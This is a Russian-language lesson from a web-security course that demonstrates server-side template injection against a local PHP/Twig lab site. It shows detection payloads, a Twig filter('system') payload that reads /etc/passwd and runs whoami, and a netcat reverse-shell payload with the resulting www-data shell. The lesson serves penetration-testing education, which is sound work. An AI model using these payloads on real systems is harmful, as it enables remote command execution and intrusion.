Apache2 автоматически запускается с операционной системой, следовательно после загрузки мы получаем работающий веб-сервис. Перейдём на <http://localhost/lesson5/PHPTwig/index.php>:



Как можно заметить сайт полностью идентичен сайту, который был написан с помощью `python`. Это сделано для упрощения понимания обнаружения и эксплуатации `SSTI`.

Предположим, что мы опять не знаем какой шаблонизатор используется данным веб-сайтом. Возвращаемся опять к нашей таблице:



Нажимаем опять на ссылку “1. Портрет Дориана Грея” и видим знакомый нам GET-параметр `book` в URL:

localhost/lesson5/PHPTwig/index.php

PHP Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- 1. Портрет Дориана Грея
- 2. Война и мир
- 3. 1984

localhost/lesson5/PHPTwig/index.php?book=doriangray

PHP Web App

Портрет Дориана Грея - это роман и одно из самых известных произведений английского писателя Оскара Уайльда. Роман был опубликован в 1890 году.

[Назад]

Проверим, возвращается ли значение из **GET**-параметра **book** в ответе веб-сервера:

localhost/lesson5/PHPTwig/index.php?book=test

PHP Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- 1. Портрет Дориана Грея
- 2. Война и мир
- 3. 1984

К сожалению, описания для книги test у нас на сайте нет :(

Возвращается! Следовательно, мы можем выводить через него полезную для нас информацию, если присутствует уязвимость **SSTI** - проверим это. Используем, опять же, самый первый пэйлоад из нашей схемы:

localhost/lesson5/PHPTwig/index.php?book=\${7*7}

PHP Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- 1. Портрет Дориана Грея
- 2. Война и мир
- 3. 1984

К сожалению, описания для книги \${7*7} у нас на сайте нет :(

Полезная нагрузка не отработала - подставляем следующую, которая идёт по схеме:

localhost/lesson5/PHPTwig/index.php?book={{7*7}}

PHP Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- 1. Портрет Дориана Грея
- 2. Война и мир
- 3. 1984

К сожалению, описания для книги 49 у нас на сайте нет :(

Отлично! Пэйлоад сработал, так как вывелось значение **49**. Пробуем следующий:

localhost/lesson5/PHPTwig/index.php?book={{7*'7'}}


PHP Web App

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

- [1. Портрет Лориана Грея](#)
- [2. Война и мир](#)
- [3. 1984](#)

К сожалению, описания для книги 49 у нас на сайте нет :(

По-прежнему выводится число **49**. Когда мы эксплуатировали уязвимость в шаблонизаторе **Jinja2**, то в ответе сервера мы видели **7777777**, следовательно, это не этот шаблонизатор. Взглянем ещё раз на схему:



Похоже, что используется либо **Twig**, либо неизвестный шаблонизатор. Посмотрим подробнее про **Twig** на **Payloads All The Things**:

Twig - Basic injection

```

{{7*7}}
{{7*'7'}} would result in 49
{{dump(app)}}
{{dump(_context)}}
{{app.request.server.all|join(',')}}
  
```

Скорее всего используется всё-таки **Twig**. В таком случае попробуем, опять же, прочитать файл **/etc/passwd** с помощью следующего пэйлоада:

[http://localhost/lesson5/PHPTwig/index.php?book={{\['cat|x20/etc/passwd'\]|filter\('system'\)}}](http://localhost/lesson5/PHPTwig/index.php?book={{['cat|x20/etc/passwd']|filter('system')}})

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

1. Портрет Дориана Грея
2. Война и мир
3. 1984

для книги root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/bin:/bin:/usr/sbin/nologin mes:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin network Management:/usr/sbin/nologin mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software sync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwh messagebus:x:106:111::/nonexistent:/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/osquitto:x:110:116::/var/lib/mosquitto:/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/var/lib/misc:/usr/sbin/nologin statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/run/usr/sbin/nologin Debian-snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvz:/usr/sbin/nologin speech-disrusr/sbin/nologin postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:128:PulseAudio daenvar/lib/inetsim:/usr/sbin/nologin lightdm:x:125:133:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:134::/var/lid:x:994:994:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:128:136:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:137:color38:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager Openstudent:x:1000:1000:student,,,:/home/student:/usr/bin/zsh misconfiguration:x:1001:1001::/home/misconfiguration:/b

Файл прочитали, теперь с помощью этого же пэйлоада попробуем вывести результат работы какой-нибудь команды:

http://localhost/lesson5/PHPTwig/index.php?book={{['whoami']|filter('system')}}

На данном сайте Вы можете ознакомиться с любимыми книгами его автора:

1. Портрет Дориана Грея
2. Война и мир
3. 1984

К сожалению, описания для книги www-data Array у нас на сайте нет :(

А теперь пробросим шелл, поставим опять листенер на 9898 порт:

```
(student@codeby)-[~]
$ nc -nlvp 9898
listening on [any] 9898 ...
```

И используем следующий пэйлоад:

http://localhost/lesson5/PHPTwig/index.php?book={{['nc -c bash 127.0.0.1 9898']|filter('system')}}

Портрет Дориана Грея - это роман и одно из самых известных произведений английского писателя Оскара Уайльда. Роман был опубликован в 1890 году.

Возвращаемся в терминал и видим следующий вывод:

```
(student㉿codeby)-[~]
$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 55766
id; whoami; pwd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
/var/www/html/lesson5/PHPTwig
```

Это значит, что мы успешно получили обратную оболочку. Команда `id` и `whoami` даёт нам понять, что сейчас используется пользователь `www-data`, так как в данном случае веб-сервер `apache2` обрабатывает `PHP`-код. А его стандартный пользователь `www-data`.

Заключение

Как видите, существуют разнообразные способы проверки наличия и эксплуатации уязвимостей. Некоторые из них позволяют злоумышленнику получить полный доступ к системе или повысить свои привилегии. Атаки не только на незащищённые, но и плохо защищённые сервисы могут привести к финансовым и репутационным потерям компании, поэтому тестирование безопасности веб-сайтов необходимое условие для поддержания их стабильной и безопасной работы.

Друзья, благодарим вас за то, что уделили внимание нашему бесплатному курсу “Анализ защищенности веб-приложений”. Мы надеемся, что вы смогли составить представление о распространённых уязвимостях и методах их эксплуатации, но, знайте, это только вершина айсберга!

Если вам интересно погрузиться глубже в тему веб-уязвимостей, рекомендуем наш [легендарный курс по тестированию веб-приложений на проникновение - “WAPT”](#).

Для тех, кто хочет разобраться с уязвимостью SQL Injection "от А до Я", у нас есть [специализированный курс “SQL Injection Master”](#).

А если вы стремитесь получить комплексное понимание основ информационной безопасности, ваш выбор - [“Введение в информационную безопасность”](#).